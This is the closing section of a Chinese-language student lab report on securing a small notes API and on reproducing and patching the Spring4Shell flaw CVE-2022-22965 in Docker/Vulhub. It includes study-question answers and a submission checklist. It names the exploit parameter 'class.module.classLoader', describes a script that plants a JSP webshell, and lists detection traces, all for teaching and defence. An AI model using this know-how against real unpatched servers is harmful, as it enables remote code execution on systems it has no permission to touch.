两部分在同一个结论上汇合。第一部分说明：OWASP Top 10 要求的防护可以在一个小型服务中 落地，而且每一项都可测试——载荷要么通过认证、要么不通过；脚本标签要么到达客户端、 要么被编码。第二部分说明同一枚硬币的另一面：一个框架特性足以推翻整个应用的安全态势， 而唯一持久的修复是移除**能力**，不是移除**载荷**。

最有价值的发现是"验证陷阱"。升级之后，攻击请求依然返回 `200`，改变的只是**效果**。 用状态码验证修复，会把已修补的服务器判为存在漏洞；更糟的是，删除 JSP 或关闭日志这类 表面"修复"反而会通过。检查对象图的行为并复测正常功能，才能区分修复与绕过。

与评分标准的对应

评分项	分值	对应位置
API 功能	2	3.2 节、图 1–2：登录、受保护列表、增删改、刷新
SQL 注入防护	0.5	3.3 节；`tests/notes.test.js`
XSS 防护	0.5	3.4 节；转义测试
认证（JWT + 哈希）	1	3.5 节；`tests/auth.test.js`、`tests/refresh.test.js`
CI/CD 与 SAST/SCA	2	3.8 节、图 3–5；`.github/workflows/ci.yml`
漏洞环境与复现	2	4.2–4.3 节、图 6；`cve/`
根本原因分析深度	1	4.4 节
修复与验证	1	4.5–4.6 节、图 7；`cve/Dockerfile.fixed`

---

6. 思考题

1. 为什么口令哈希优先使用 bcrypt 而不是 SHA-256？ SHA-256 的设计目标是快：GPU 每秒可计算数十亿个候选，泄露的摘要可被大规模爆破。 bcrypt/scrypt/Argon2 被刻意设计得慢，并带随机盐：盐使预计算彩虹表失

效，成本因子使 每次猜测都昂贵，scrypt/Argon2 还需要内存，进一步削弱 GPU/ASIC 的优势。本项目使用 scrypt（$N=2^{15}$、r=8、p=1），单次约 80 ms、32 MiB——对一次登录不可感知，对离线爆破 则是灾难。

2. SAST 与 DAST 的主要区别？ SAST 在不运行程序的情况下分析源码或字节码：能看到每个分支，在部署前的 CI 中运行， 直接给出文件与行号，但看不到运行时配置，且存在误报。DAST 从外部攻击运行中的应用： 能发现真实可达的问题（包括配置与认证问题），但只能覆盖爬虫走到的路径，且无法指出 代码中的缺陷位置。两者互补：本实验使用 SAST，配套的 DAST 实验使用 ZAP。

3. JWT 的工作机制是什么？包含什么信息？服务器如何验证真实性？ JWT 形如 `base64url(header).base64url(payload).base64url(signature)`。头部声明算法， 载荷携带声明（`sub`、`iss`、`aud`、`exp`、`iat`、`jti`），签名是对前两部分的 HMAC （HS256）或公钥签名（RS256）。服务器用密钥（或公钥）验证签名，再校验签发者、受众、 过期时间等声明。令牌是**签名而非加密**：任何人都能读取载荷，因此不能放秘密。本项目 还会在每次请求时重新读取用户，账号删除后令牌立即失效。

4. 不审计第三方依赖会带来哪些风险？ 项目会继承整棵依赖树的漏洞，包括没人审查过的传递依赖。已知 CVE 是公开的，工具化 利用成本极低（Spring4Shell 只需一个请求）。没有 SCA，你往往是在事故中而不是在 CI 中得知问题。依赖审计还会暴露废弃包、许可证冲突与供应链风险（名称抢注、维护者账号被 攻陷）。CI 中的 `npm audit` 与本地 OSV 扫描只是最低要求。

5. 使用 Docker 与 Vulhub 学习安全有哪些优势？ 隔离（故意有漏洞的服务运行在私有网络而非宿主机）、可复现（镜像与 compose 文件锁定 精确版本）、快速（容器秒级销毁重建，RCE 可反复执行并立即验证修复）、安全（工作站上 不安装易受攻击的软件）。Vulhub 还提供整理好的环境与利用说明，省去搭建工作，把精力 留给分析。

6. 漏洞与利用（exploit）的区别？本实验复现的是哪一个？ 漏洞是弱点本身（绑定器暴露 `class.module…`）；利用是滥用它的具体步骤（参数名、 构造 JSP 的请求头、访问生成文件的请求）。本实验中**漏洞**是 Spring 5.3.17 的 CVE-2022-22965；**利用**是 `exploit.ps1` 发出的 HTTP 请求与生成的 webshell。 复现利用证明该漏洞在此配置下可达。

7. 修复后为什么必须做回归测试？ 补丁必然改变行为，而安全补丁常常触及共享代码。没有回归检查，就无法区分“攻击被阻断” 与“功能被弄坏”。本实验的修复很容易被实现成“禁用模型绑定”或“关闭访问日志”，那会 挡住利用同时破坏应用。因此 `verify-fix.ps1` 还断言 `/?name=Bob&age=25` 仍能正确渲染。

8. 掌握 CVE 对渗透测试人员或 SOC 分析师有什么价值？ 对渗透测试人员，CVE 给出已知可达的原语、公开验证与精确版本范围——从“看起来像 Spring”到“可被利用”的最短路径。对 SOC 分析师，同样的知识驱动检测：请求特征 （`class.module.classLoader`）、后利用痕迹（Web 根目录新增 `.jsp`）与升级时间线。 两种角色都需要复现与验证，否则只是在转述传闻。

---

7. 提交清单

项目	位置
公开代码仓库	`https://github.com/faris-faris-faris/work1-secure-notes-api`（推送后生效）
含 API、安全措施、CVE、根因、修复与证据的 README	`README.md`
最近一次成功流水线链接	`…/actions`（首次推送后）
SAST/SCA 截图	图 3–5，`docs/screenshots/`
CVE 复现命令与截图	4.2–4.3 节、图 6
根本原因分析	4.4 节
修复与消除证明	4.5–4.6 节、图 7、`cve/Dockerfile.fixed`
修复文件目录	`cve/`
报告（中英双语 PDF）	`docs/report_en.pdf`、`docs/report_zh.pdf`
证据原始记录	`docs/evidence/`

> 封面已填写姓名（Wu ZiYang）与 HDU 学号（23320121）；变体号未分配（—）。 仓库与流水线链接在首次推送后生效，具体步骤见 `docs/SUBMISSION.md`。